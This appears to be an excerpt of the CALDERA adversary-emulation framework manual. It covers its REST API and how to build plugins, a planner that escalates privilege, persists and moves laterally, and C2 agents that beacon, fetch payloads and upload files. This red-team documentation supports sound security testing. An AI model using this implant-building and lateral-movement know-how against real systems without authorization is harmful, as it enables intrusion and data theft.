Note: The original REST API has been deprecated. The new REST API v2 has been released, with documentation available here after server startup. Alternatively, this can be viewed by scrolling to the bottom of the CALDERA navigation menu and selecting "api docs."

All REST API functionality can be viewed in the rest_api.py module in the source code.

25.1 /api/rest

You can interact with all parts of CALDERA through the core REST API endpoint /api/rest. If you send requests to "localhost" - you are not required to pass a key header. If you send requests to 127.0.0.1 or any other IP addresses, the key header is required. You can set the API key in the conf/default.yml file. Some examples below will use the header, others will not, for example.

> Any request to this endpoint must include an "index" as part of the request, which routes it to the appropriate object type.

Here are the available REST API functions:

25.2 Agents

25.2.1 DELETE

Delete any agent.

```
curl -H "KEY:$API_KEY" -X DELETE http://localhost:8888/api/rest -d '{"index":"agents",
↪"paw":"$agent_paw"}'
```

25.2.2 POST

View the abilities a given agent could execute.

```
curl -H "KEY:$API_KEY" -X POST localhost:8888/plugin/access/abilities -d '{"paw":"$PAW
↪"}'
```

Execute a given ability against an agent, outside the scope of an operation.

```
curl -H "KEY:$API_KEY" -X POST localhost:8888/plugin/access/exploit -d '{"paw":"$PAW",
↪"ability_id":"$ABILITY_ID","obfuscator":"plain-text"}'
```

You can optionally POST an obfuscator and/or a facts dictionary with key/value pairs to fill in any variables the chosen ability requires.

```
{"paw":"$PAW","ability_id":"$ABILITY_ID","obfuscator":"base64","facts":[{"name":
↪"username","value":"admin"},{"name":"password", "value":"123"}]}
```

25.3 Adversaries

View all abilities for a specific adversary_id (the UUID of the adversary).

```
curl -H "KEY:$API_KEY" 'http://localhost:8888/api/rest' -H 'Content-Type: application/
↪json' -d '{"index":"adversaries","adversary_id":"$adversary_id"}'
```

View all abilities for all adversaries.

```
curl -H "KEY:$API_KEY" 'http://localhost:8888/api/rest' -H 'Content-Type: application/
↪json' -d '{"index":"adversaries"}'
```

25.4 Operations

25.4.1 DELETE

Delete any operation. Operation ID must be a integer.

```
curl -H "KEY:$API_KEY" -X DELETE http://localhost:8888/api/rest -d '{"index":
↪"operations","id":"$operation_id"}'
```

25.4.2 POST

Change the state of any operation. In addition to finished, you can also use: paused, run_one_link or running.

```
curl -X POST -H "KEY:$API_KEY" http://localhost:8888/api/rest -d '{"index":"operation
↪", "op_id":123, "state":"finished"}'
```

25.4.3 PUT

Create a new operation. All that is required is the operation name, similar to creating a new operation in the browser.

```
curl -X PUT -H "KEY:$API_KEY" http://127.0.0.1:8888/api/rest -d '{"index":"operations
↪","name":"testoperation1"}'
```

Optionally, you can include:

1. group (defaults to empty string)
2. adversary_id (defaults to empty string)
3. planner (defaults to *batch*)
4. source (defaults to *basic*')

5. jitter (defaults to *2/8*)
6. obfuscator (defaults to *plain-text*)
7. visibility (defaults to *50*)
8. autonomous (defaults to *1*)
9. phases_enabled (defaults to *1*)
10. auto_close (defaults to *0*)

To learn more about these options, read the "What is an operation?" documentation section.

25.5 /file/upload

Files can be uploaded to CALDERA by POST'ing a file to the /file/upload endpoint. Uploaded files will be put in the exfil_dir location specified in the default.yml file.

25.5.1 Example

```
curl -F 'data=@path/to/file' http://localhost:8888/file/upload
```

25.6 /file/download

Files can be dowloaded from CALDERA through the /file/download endpoint. This endpoint requires an HTTP header called "file" with the file name as the value. When a file is requested, CALDERA will look inside each of the payload directories listed in the local.yml file until it finds a file matching the name.

Files can also be downloaded indirectly through the *payload block of an ability*.

> Additionally, the *Sandcat plugin* delivery commands utilize the file download endpoint to drop the agent on a host

25.6.1 Example

```
curl -X POST -H "file:wifi.sh" http://localhost:8888/file/download > wifi.sh
```

CHAPTER

TWENTYSIX

HOW TO BUILD PLUGINS

Building your own plugin allows you to add custom functionality to CALDERA.

A plugin can be nearly anything, from a RAT/agent (like Sandcat) to a new GUI or a collection of abilities that you want to keep in "closed-source".

Plugins are stored in the plugins directory. If a plugin is also listed in the local.yml file, it will be loaded into CALDERA each time the server starts. A plugin is loaded through its hook.py file, which is "hooked" into the core system via the server.py (main) module.

> When constructing your own plugins, you should avoid importing modules from the core code base, as these can change. There are two exceptions to this rule
>
> 1. The services dict() passed to each plugin can be used freely. Only utilize the public functions on these services however. These functions will be defined on the services' corresponding interface.
> 2. Any c_object that implements the FirstClassObjectInterface. Only call the functions on this interface, as the others are subject to changing.

This guide is useful as it covers how to create a simple plugin from scratch. However, if this is old news to you and you're looking for an even faster start, consider trying out Skeleton (a plugin for building other plugins). Skeleton will generate a new plugin directory that contains all the standard boilerplate.

26.1 Creating the structure

Start by creating a new directory called "abilities" in CALDERA's plugins directory. In this directory, create a hook.py file and ensure it looks like this:

```
name = 'Abilities'
description = 'A sample plugin for demonstration purposes'
address = None


async def enable(services):
    pass
```

The name should always be a single word, the description a phrase, and the address should be None, unless your plugin exposes new GUI pages. Our example plugin will be called "abilities".

26.2 The *enable* function

The enable function is what gets hooked into CALDERA at boot time. This function accepts one parameter:

1. **services**: a list of core services that CALDERA creates at boot time, which allow you to interact with the core system in a safe manner.

Core services can be found in the app/services directory.

26.3 Writing the code

Now it's time to fill in your own enable function. Let's start by appending a new REST API endpoint to the server. When this endpoint is hit, we will direct the request to a new class (AbilityFetcher) and function (get_abilities). The full hook.py file now looks like:

```
from aiohttp import web

name = 'Abilities'
description = 'A sample plugin for demonstration purposes'
address = None


async def enable(services):
    app = services.get('app_svc').application
    fetcher = AbilityFetcher(services)
    app.router.add_route('*', '/get/abilities', fetcher.get_abilities)


class AbilityFetcher:

    def __init__(self, services):
        self.services = services

    async def get_abilities(self, request):
        abilities = await self.services.get('data_svc').locate('abilities')
        return web.json_response(dict(abilities=[a.display for a in abilities]))
```

Now that our initialize function is filled in, let's add the plugin to the default.yml file and restart CALDERA. Once running, in a browser or via cURL, navigate to 127.0.0.1:8888/get/abilities. If all worked, you should get a JSON response back, with all the abilities within CALDERA.

26.4 Making it visual

Now we have a usable plugin, but we want to make it more visually appealing.

Start by creating a "templates" directory inside your plugin directory (abilities). Inside the templates directory, create a new file called abilities.html. Ensure the content looks like:

```
<div id="abilities-new-section" class="section-profile">
    <div class="row">
        <div class="topleft duk-icon"><img onclick="removeSection('abilities-new-
↪section')" src="/gui/img/x.png"></div>
        <div class="column section-border" style="flex:25%;text-align:left;
↪padding:15px;">
```

(continues on next page)

(continued from previous page)

```
            <h1 style="font-size:70px;margin-top:-20px;">Abilities</h1>
        </div>
        <div class="column" style="flex:75%;padding:15px;text-align: left">
            <div>
                {% for a in abilities %}
                    <pre style="color:grey">{{ a }}</pre>
                    <hr>
                {% endfor %}
            </div>
        </div>
    </div>
</div>
```

Then, back in your hook.py file, let's fill in the address variable and ensure we return the new abilities.html page when a user requests 127.0.0.1/get/abilities. Here is the full hook.py:

```
from aiohttp_jinja2 import template, web

from app.service.auth_svc import check_authorization

name = 'Abilities'
description = 'A sample plugin for demonstration purposes'
address = '/plugin/abilities/gui'


async def enable(services):
    app = services.get('app_svc').application
    fetcher = AbilityFetcher(services)
    app.router.add_route('*', '/plugin/abilities/gui', fetcher.splash)
    app.router.add_route('GET', '/get/abilities', fetcher.get_abilities)


class AbilityFetcher:
    def __init__(self, services):
        self.services = services
        self.auth_svc = services.get('auth_svc')

    async def get_abilities(self, request):
        abilities = await self.services.get('data_svc').locate('abilities')
        return web.json_response(dict(abilities=[a.display for a in abilities]))

    @check_authorization
    @template('abilities.html')
    async def splash(self, request):
        abilities = await self.services.get('data_svc').locate('abilities')
        return(dict(abilities=[a.display for a in abilities]))
```

Restart CALDERA and navigate to the home page. Be sure to run `server.py` with the `--fresh` flag to flush the previous object store database.

You should see a new "abilities" tab at the top, clicking on this should navigate you to the new abilities.html page you created.

26.5 Adding documentation

Any Markdown or reStructured text in the plugin's `docs/` directory will appear in the documentation generated by the fieldmanual plugin. Any resources, such as images and videos, will be added as well.

CHAPTER

TWENTYSEVEN

HOW TO BUILD PLANNERS

For any desired planner decision logic not encapsulated in the default *batch* planner (or any other existing planner), CALDERA requires that a new planner be implemented to encode such decision logic.


27.1 Buckets

The cornerstone of how planners make decisions is centered on a concept we call 'buckets'. Buckets denote the planner's state machine and are intended to correspond to *buckets* of CALDERA abilities. Within a planner, macro level decision control is encoded by specifying which buckets (i.e. states) follow other buckets, thus forming a bucket state machine. Micro level decisions are made within the buckets, by specifying any logic detailing which abilities to send to agents and when to do so.

CALDERA abilities are also tagged by the buckets they are in. By default, when abilities are loaded by CALDERA, they are tagged with the bucket of the ATT&CK technique they belong to. CALDERA abilities can also be tagged/untagged at will by any planner as well, before starting the operation or at any point in it. The intent is for buckets to work with the abilities that have been tagged for that bucket, but this is by no means enforced.

27.2 Creating a Planner

Let's dive into creating a planner to see the power and flexibility of the CALDERA planner component. For this example, we will implement a planner that will carry out the following state machine:



The planner will consist of 5 buckets: *Privilege Escalation*, *Collection*, *Persistence*, *Discovery*, and *Lateral Movement*. As implied by the state machine, this planner will use the underlying adversary abilities to attempt to spread to as many hosts as possible and establish persistence. As an additional feature, if an agent cannot obtain persistence due to unsuccessful privilege escalation attempts, then the agent will execute collection abilities immediately in case it loses access to the host.

This document will walk through creating three basic components of a planner module (initialization, entrypoint method, and bucket methods), creating the planner data object, and applying the planner to a new operation.

27.2.1 Creating the Python Module

We will create a python module called `privileged_persistence.py` and nest it under `app/` in the `mitre/stockpile` plugin at `plugins/stockpile/app/privileged_persistence.py`.

First, lets build the static initialization of the planner:

```
class LogicalPlanner:

    def __init__(self, operation, planning_svc, stopping_conditions=()):
        self.operation = operation
        self.planning_svc = planning_svc
        self.stopping_conditions = stopping_conditions
        self.stopping_condition_met = False
        self.state_machine = ['privilege_escalation', 'persistence', 'collection',
↪'discovery', 'lateral_movement']
        self.next_bucket = 'privilege_escalation'
```

Look closer at these lines:

```
    def __init__(self, operation, planning_svc, stopping_conditions=()):
        self.operation = operation
        self.planning_svc = planning_svc
```

(continues on next page)

(continued from previous page)

```
        self.stopping_conditions = stopping_conditions
        self.stopping_condition_met = False
```

The `__init__()` method for a planner must take and store the required arguments for the `operation` instance, `planning_svc` handle, and any supplied `stopping_conditions`.

Additionally, `self.stopping_condition_met`, which is used to control when to stop bucket execution, is initially set to `False`. During bucket execution, this property will be set to `True` if any facts gathered by the operation exactly match (both name and value) any of the facts provided in `stopping_conditions`. When this occurs, the operation will stop running new abilities.

```
        self.state_machine = ['privilege_escalation', 'persistence', 'collection',
↪'discovery', 'lateral_movement']
```

The `self.state_machine` variable is an optional list enumerating the base line order of the planner state machine. This ordered list ***does not*** control the bucket execution order, but is used to define a base line state machine that we can refer back to in our decision logic. This will be demonstrated in our example below when we create the bucket methods.

```
        self.next_bucket = 'privilege_escalation'
```

The `self.next_bucket` variable holds the next bucket to be executed. This is the next bucket that the planner will enter and whose bucket method will next control the planning logic. Initially, we set `self.next_bucket` to the first bucket the planner will begin in. We will modify `self.next_bucket` from within our bucket methods in order to specify the next bucket to execute.

Additional Planner class variables

It is also important to note that a planner may define any required variables that it may need. For instance, many custom planners require information to be passed from one bucket to another during execution. This can be done by creating class variables to store information which can be accessed within any bucket method and will persist between bucket transitions.

Now, lets the define the planner's entrypoint method: `execute`

```
    async def execute(self):
        await self.planning_svc.execute_planner(self)
```

`execute` is where the planner starts and where any runtime initialization is done. `execute_planner` works by executing the bucket specified by `self.next_bucket` until the `self.stopping_condition_met` variable is set to True. For our planner, no further runtime initialization is required in the `execute` method.

Finally, lets create our bucket methods:

```
    async def privilege_escalation(self):
        ability_links = await self.planning_svc.get_links(self.operation, buckets=[
↪'privilege escalation'])
        paw = ability_links[0].paw if ability_links else None
        link_ids = [await self.operation.apply(l) for l in ability_links]
        await self.operation.wait_for_links_completion(link_ids)
        successful = self.operation.has_fact('{}.privilege.root'.format(paw), True)␣
↪or self.operation.has_fact('{}.privilege.admin'.format(paw), True)
        if successful:
            self.next_bucket = 'persistence'
        else:
            self.next_bucket = 'collection'
```

(continues on next page)

(continued from previous page)

```
    async def persistence(self):
        await self.planning_svc.exhaust_bucket(self, 'persistence', self.operation)
        self.next_bucket = await self.planning_svc.default_next_bucket('persistence',␣
↪self.state_machine)

    async def collection(self):
        await self.planning_svc.exhaust_bucket(self, 'collection', self.operation)
        self.next_bucket = 'discovery'

    async def discovery(self):
        await self.planning_svc.exhaust_bucket(self, 'discovery', self.operation)
        lateral_movement_unlocked = bool(len(await self.planning_svc.get_links(self.
↪operation, buckets=['lateral_movement'])))
        if lateral_movement_unlocked:
            self.next_bucket = await self.planning_svc.default_next_bucket('discovery
↪', self.state_machine)
        else:
            # planner will transtion from this bucket to being done
            self.next_bucket = None

    async def lateral_movement(self):
        await self.planning_svc.exhaust_bucket(self, 'lateral_movement', self.
↪operation)
        self.next_bucket = 'privilege_escalation'
```

These bucket methods are where all inter-bucket transitions and intra-bucket logic will be encoded. For every bucket in our planner state machine, we must define a corresponding bucket method.

Lets look at each of the bucket methods in detail:

- `privilege_escalation()` - We first use `get_links` planning service utility to retrieve all abilities (links) tagged as *privilege escalation* from the operation adversary. We then push these links to the agent with `apply` and wait for these links to complete with `wait_for_links_completion()`, both from the operation utility. After the links complete, we check for the creation of custom facts that indicate the privilege escalation was successful (Note: this assumes the privilege escalation abilities we are using create custom facts in the format "{paw}.privilege.root" or "{paw}.privilege.admin" with values of `True` or `False`). If privilege escalation was successful, set the next bucket to be executed to *persistence*, otherwise *collection*.
- `persistence()`, `collection()`, `lateral_movement()` - These buckets have no complex logic, we just want to execute all links available and are tagged for the given bucket. We can use the `exhaust_bucket()` planning service utility to apply all links for the given bucket tag. Before exiting, we set the next bucket as desired. Note that in the `persistence()` bucket we use the `default_next_bucket()` planning service utility, which will automatically choose the next bucket after "persistence" in the provided `self.state_machine` ordered list.
- `discovery()` - This bucket starts by running all *discovery* ability links available. Then we utilize a useful trick to determine if the planner should proceed to the *lateral movement* bucket. We use `get_links()` to determine if the *discovery* links that were just executed ended up unlocking ability links for *lateral movement*. From there we set the next bucket accordingly.

Additional Notes on Privileged Persistence Planner

- You may have noticed that the *privileged_persistence* planner is only notionally more sophisticated than running certain default adversary profiles. This is correct. If you can find or create an adversary profile whose ability enumeration (i.e. order) can carry out your desired operational progression between abilities and can be executed in batch (by the default *batch* planner) or in a sequentially atomic order (by *atmomic* planner), it is advised to go that route. However, any decision logic above those simple planners will have to be implemented in a new planner.

- The *privileged persistence* planner did not have explicit logic to handle multiple agents. We just assumed the planner buckets would only have to handle a single active agent given the available ability links returned from the planning service.

27.2.2 Creating the Planner Object

In order to use this planner inside CALDERA, we will create the following YAML file at `plugins/stockpile/data/planners/80efdb6c-bb82-4f16-92ae-6f9d855bfb0e.yml`:

```
---

id: 80efdb6c-bb82-4f16-92ae-6f9d855bfb0e
name: privileged_persistence
description: |
  Privileged Persistence Planner: Attempt to spread to as many hosts as possible and␣
↪establish persistence.
  If privilege escalation attempts succeed, establish persistence. Then, collect data.
module: plugins.stockpile.app.privileged_persistence
params: {}
ignore_enforcement_modules: []
```

This will create a planner in CALDERA which will call the module we've created at `plugins.stockpile.app.privileged_persistence`.

NOTE: For planners intended to be used with profiles containing repeatable abilities, `allow_repeatable_abilities: True` must be added to the planner YAML file. Otherwise, CALDERA will default the value to `False` and assume the planner does not support repeatable abilities.

27.2.3 Using the Planner

To use the planner, create an Operation and select the "Use privileged_persistence planner" option in the planner dropdown (under Autonomous). Any selected planner will use the abilities in the selected adversary profile during the operation. Since abilities are automatically added to buckets which correlate to MITRE ATT&CK tactics, any abilities with the following tactics will be executed by the privileged_persistence planner: *privilege_escalation*, *persistence*, *collection*, *discovery*, and *lateral_movement*.

27.3 A Minimal Planner

Custom planners do not have to use the buckets approach to work with the CALDERA operation interface if not desired. Here is a minimal planner that will still work with the operation interface.

```
class LogicalPlanner:

    def __init__(self, operation, planning_svc, stopping_conditions=()):
        self.operation = operation
        self.planning_svc = planning_svc
        self.stopping_conditions = stopping_conditions
        self.stopping_condition_met = False

    async def execute(self):
        #
        # Implement Planner Logic
```

(continues on next page)

(continued from previous page)

```
        #
        return
```

27.4 Advanced Fact Usage

In addition to the basic (name, value) information present in facts and documented in Basic Usage, there are some additional fields that may prove useful when developing and working with planners.

27.4.1 Fact Origins

As of Caldera v4.0, facts now have the new `origin_type` and `source` fields, which identify how Caldera learned that fact. There are 5 possible values for the `origin_type` field:

- DOMAIN - This fact originates from Caldera's general knowledge about environments
- SEEDED - This fact originates from a source file, which was used to seed an operation
- LEARNED - This fact originates from an operation, which uncovered it
- IMPORTED - This fact originates from a previous operation, or another pre-existing fact collection
- USER - This fact originates from a User, i.e. was entered through the GUI

The `source` field, on the other hand, contains a UUID4 that corresponds to the originating object described by `origin_type`.

27.4.2 Fact Links/Relationships

As of Caldera v4.0, facts also now have new fields in them that track the Links and Relationships that have contributed to that fact in some way, accessible as `links` and `relationships` respectively. Each of these properties is a list of corresponding objects, with `links` corresponding to all Link objects that generated/identified this Fact, and `relationships` corresponding to all Relationship objects that reference this Fact.

27.4.3 Fact Score

One potentially useful Fact property for planners is the `score` property. This tracks how many times a fact has been used successfully in links, allowing facts to have an inherent 'weight' to them when they are useful. Facts start with a score of 1, a value that typically increases by 1 every time a link uses it (though scores can be increased or decreased by varying amounts by other means). For context, a link's score, when generated by Caldera's core planning services, is simply the sum of the scores of the facts utilized by that link.

27.5 Planning Service Utilities

Within a planner, these utilities are available from `self.planning_svc`:

- `exhaust_bucket()` - Apply all links for specified bucket. Blocks execution until all links are completed, either after batch push, or separately for every pushed link. Allows a single agent to be specified.
- `execute_links()` - Wait for links to complete and update stopping conditions.
- `default_next_bucket()` - Returns next bucket as specified in the given state machine. If the current bucket is the last in the list, the bucket order loops from last bucket to first. Used in the above example to advance to the next bucket in the persistence and discovery buckets.
- `add_ability_to_next_bucket()` - Applies a custom bucket to an ability. This can be used to organize abilities into buckets that aren't standard MITRE ATT&CK tactics.
- `execute_planner()` - Executes the default planner execution flow, progressing from bucket to bucket. Execution will stop if: all buckets have been executed (`self.next_bucket` is set to `None`), planner stopping conditions have been met, or the operation is halted.
- `get_links()` - For an operation and agent combination, create links (that can be executed). When no agent is supplied, links for all agents in an operation are returned. Uses `operation.all_facts()` to determine if an ability has been unlocked. Used in the above example in the discovery bucket to determine if any lateral movement abilities have been unlocked.
- `get_cleanup_links()` - Generates cleanup links for a given operation, to be run when a operation is completed.
- `generate_and_trim_links()` - Creates new links based on provided operation, agent, and abilities. Optionally, trim links using `trim_links()` to return only valid links with completed facts. Facts are selected from the operation using `operation.all_facts()`.
- `check_stopping_conditions()` - Checks the collected operation facts against the stopping conditions set by the planner.
- `update_stopping_condition_met()` - Update a planner's `stopping_condition_met` property with the results of `check_stopping_conditions()`.

27.6 Operation Utilities

Within a planner, all public utilities are available from `self.operation`. The following may assist in planner development:

- `apply()` - Add a link to the operation.
- `wait_for_links_completion()` - Wait for started links to be completed.
- `all_facts()` - Return a list of all facts collected during an operation. These will include both learned and seeded (from the operation source) facts.
- `has_fact()` - Search an operation for a fact with a particular name and value.
- `all_relationships()` - Return a list of all relationships collected during an operation.
- `active_agents()` - Find all agents in the operation that have been active since operation start.

27.7 Knowledge Service

As of Caldera V4.0, a new service has been added to the core of Caldera for use with planners and other components that make use of facts: the Knowledge Service. This service allows the creation, retrieval, updating, and deletion of facts, relationships, and rules. Typically, users should not need to interact with this service directly, as common usage patterns are already baked into core objects such as `Link`, `Agent`, and `Operation`, but the service can be accessed by using `BaseService.get_service('knowledge_svc')`, should the need arise for more complex interactions with the available data. The Knowledge Service stores data persistently in the same manner that Caldera's internal Data Service does (by writing it to a file on shutdown), and can be cleared in much the same way if necessary (by using the `--fresh` argument on the server).

The following methods are available from the Knowledge Service:

`app.objects.secondclass.c_fact`

- `KnowledgeService.add_fact(fact)` - Add a fact to the Knowledge Service's datastore. The `fact` argument must be an already instantiated `Fact()` object.
- `KnowledgeService.delete_fact(criteria)` - Remove matching facts from the datastore. The `criteria` argument should be a dictionary with fields to match existing facts against for selection.
- `KnowledgeService.get_facts(criteria)` - Retrieve matching facts from the datastore. The `criteria` argument should be a dictionary with fields to match existing facts against for selection.
- `KnowledgeService.update_fact(criteria, updates)` - Update an existing fact in the datastore. The `criteria` argument should be a dictionary with fields to match existing facts against for selection, and `updates` should be a dictionary with fields to change and their new values.
- `KnowledgeService.get_fact_origin(fact)` - Identifies the location/source of a provided fact. The `fact` argument can be either a name to search for or a full blown Fact object. The return is a tuple of the ID corresponding to the origin object for this fact, and the type of origin object.

`app.objects.secondclass.c_relationship`

- `KnowledgeService.add_relationship(relationship)` - Add a relationship to the datastore. The `relationship` argument must be an already instantiated `Relationship()` object.
- `KnowledgeService.delete_relationship(criteria)` - Remove a relationship from the datastore. The `criteria` argument should be a dictionary containing fields to match relationships against.
- `KnowledgeService.get_relationships(criteria)` - Retrieve a relationship from the datastore. The `criteria` argument should be a dictionary containing fields to match relationships against, and can contain further dictionaries to match facts in relationships against.
- `KnowledgeService.update_relationship(criteria, updates)` - Update an existing relationship in the datastore. The `criteria` argument should be a dictionary containing files to match relationships and their component facts against, while the `updates` argument should be dictionary of similar form, containing the values to update.

`app.objects.secondclass.c_rule`

- `KnowledgeService.add_rule(rule)` - Add a rule to the datastore. The `rule` argument must be an already existing `Rule()` object.
- `KnowledgeService.delete_rule(criteria)` - Remove a rule from the datastore. The `criteria` argument should be a dictionary containing fields and values to match existing rules against.
- `KnowledgeService.get_rules(criteria)` - Retrieve matching rules from the datastore. The `criteria` argument should be a dictionary containing files to match existing rules against.

All objects added to the Knowledge service are checked against existing objects in order to enforce de-duplication, with one caveat. As origin is tracked for facts generated by links in the current implementation, this means duplicate facts created during different operations can exist in the fact store simultaneously. Facts/Relationships are usually automatically added to the fact store by `Link` objects as part of the process of parsing output, though they can be added manually should the need arise.

CHAPTER

TWENTYEIGHT

HOW TO BUILD AGENTS

Building your own agent is a way to create a unique - or undetectable - footprint on compromised machines. Our default agent, Sandcat, is a representation of what an agent can do. This agent is written in GoLang and offers an extensible collection of command-and-control (C2) protocols, such as communicating over HTTP or GitHub Gist.

You can extend Sandcat by adding your own C2 protocols in place or you can follow this guide to create your own agent from scratch.

28.1 Understanding contacts

Agents are processes which are deployed on compromised hosts and connect with the C2 server periodically for instructions. An agent connects to the server through a *contact*, which is a specific connection point on the server.

Each contact is defined in an independent Python module and is registered with the contact_svc when the server starts.

There are currently several built-in contacts available: http, tcp, udp, websocket, gist (via Github), and dns.

For additional stealth, supporting agents can use communication tunnels to tunnel built-in contacts like HTTP, TCP, and UDP. For more information on C2 communication tunneling, see the *C2 tunneling section*.

28.2 Building an agent: HTTP contact

Start by getting a feel for the HTTP endpoint, which are located in the contacts/contact_http.py module.

```
POST  /beacon
```

28.2.1 Part #1

Start by writing a POST request to the /beacon endpoint.

In your agent code, create a flat JSON dictionary of key/value pairs and ensure the following properties are included as keys. Add values which correlate to the host your agent will be running on. Note - all of these properties are optional - but you should aim to cover as many as you can.

> If you don't include a platform and executors then the server will never provide instructions to the agent, as it won't know which ones are valid to send.

- **server**: The location (IP or FQDN) of the C2 server
- **platform**: The operating system
- **host**: The hostname of the machine

- **group**: Either red or blue. This determines if your agent will be used as a red or blue agent.
- **paw**: The current unique identifier for the agent, either initially generated by the agent itself or provided by the C2 on initial beacon.
- **username**: The username running the agent
- **architecture**: The architecture of the host
- **executors**: A list of executors allowed on the host
- **privilege**: The privilege level of the agent process, either User or Elevated
- **pid**: The process identifier of the agent
- **ppid**: The process identifier of the agent's parent process
- **location**: The location of the agent on disk
- **exe_name**: The name of the agent binary file
- **host_ip_addrs**: A list of valid IPv4 addresses on the host
- **proxy_receivers**: a dict (key: string, value: list of strings) that maps a peer-to-peer proxy protocol name to a list of addresses that the agent is listening on for peer-to-peer client requests.
- **deadman_enabled**: a boolean that tells the C2 server whether or not this agent supports deadman abilities. If this value is not provided, the server assumes that the agent does not support deadman abilities.
- **upstream_dest**: The "next hop" upstream destination address (e.g. IP or FQDN) that the agent uses to reach the C2 server. If the agent is using peer-to-peer communication to reach the C2, this value will contain the peer address rather than the C2 address.

At this point, you are ready to make a POST request with the profile to the /beacon endpoint. You should get back:

1. The recommended number of seconds to sleep before sending the next beacon
2. The recommended number of seconds (watchdog) to wait before killing the agent, once the server is unreachable (0 means infinite)
3. A list of instructions - base64 encoded.

```
profile=$(echo '{"server":"http://127.0.0.1:8888","platform":"darwin","executors":["sh
↪"]}' | base64)
curl -s -X POST -d $profile localhost:8888/beacon | base64 --decode
...{"paw": "dcoify", sleep": 59, "watchdog": 0, "instructions": "[...]"}
```

If you get a malformed base64 error, that means the operating system you are using is adding an empty space to the profile variable. You can prove this by

```
echo $profile
```

To resolve this error, simply change the line to (note the only difference is '-w 0'):

```
profile=$(echo '{"server":"http://127.0.0.1:8888","platform":"darwin","executors":["sh
↪"]}' | base64 -w 0)
```

> The paw property returned back from the server represents a unique identifier for your new agent. Each time you call the /beacon endpoint without this paw, a new agent will be created on the server - so you should ensure that future beacons include it.

You can now navigate to the CALDERA UI, click into the agents tab and view your new agent.

28.2.2 Part #2

Now it's time to execute the instructions.

Looking at the previous response, you can see each instruction contains:

- **id**: The link ID associated to the ability
- **sleep**: A recommended pause to take after running this instruction
- **command**: A base64 encoded command to run
- **executor**: The executor to run the command under
- **timeout**: How long to let the command run before timing it out
- **payload**: A payload file name which must be downloaded before running the command, if applicable
- **uploads**: A list of file names that the agent must upload to the C2 server after running the command.

Now, you'll want to revise your agent to loop through all the instructions, executing each command and POSTing the response back to the /beacon endpoint. You should pause after running each instruction, using the sleep time provided inside the instruction.

```
data=$(echo '{"paw":"$paw","results":[{"id":$id, "output":$output, "status": $status,
↪"pid":$pid}]}' | base64)
curl -s -X POST -d $data localhost:8888/beacon
sleep $instruction_sleep
```

The POST details inside the result are as follows:

- **id**: the ID of the instruction you received
- **output**: the base64 encoded output from running the instruction
- **status**: the status code from running the instruction. If unsure, put 0.
- **pid**: the process identifier the instruction ran under. If unsure, put 0.

Once all instructions are run, the agent should sleep for the specified time in the beacon before calling the /beacon endpoint again. This process should repeat forever.

28.2.3 Part #3

Inside each instruction, there is an optional *payload* property that contains a filename of a file to download before running the instruction. To implement this, add a file download capability to your agent, directing it to the /file/download endpoint to retrieve the file:

```
payload='some_file_name.txt"
curl -X POST -H "file:$payload" http://localhost:8888/file/download > some_file_name.
↪txt
```

28.2.4 Part 4

Inside each instruction, there is an optional **uploads** property that contains a list of filenames to upload to the C2 after running the instruction and submitting the execution results. To implement this, add a file upload capability to your agent. If using the HTTP contact, the file upload should hit the `/file/upload` upload endpoint of the server.

28.2.5 Part #5

You should implement the watchdog configuration. This property, passed to the agent in every beacon, contains the number of seconds to allow a dead beacon before killing the agent.

28.3 Lateral Movement Tracking

Additionally, you may want to take advantage of CALDERA's lateral movement tracking capabilities. CALDERA's current implementation for tracking lateral movement depends on passing the ID of the Link spawning the agent as an argument to the agent's spawn command and upon the agent's check in, for this Link ID to be returned as part of the agent's profile. The following section explains how lateral movement tracking has been enabled for the default agent, Sandcat.

28.3.1 Sandcat

An example Sandcat spawn command has been copied from the Service Creation ability and included below for reference:

```
C:\Users\Public\s4ndc4t.exe -server #{server} -originLinkID #{origin_link_id}
```

If the CALDERA server is running on `http://192.168.0.1:8888` and the ID of the Link with the spawn command is `cd63fdbb-0f3a-49ea-b4eb-306a3ff40f81`, the populated command will appear as:

```
C:\Users\Public\s4ndc4t.exe -server http://192.168.0.1:8888 -originLinkID cd63fdbb-
↪0f3a-49ea-b4eb-306a3ff40f81
```

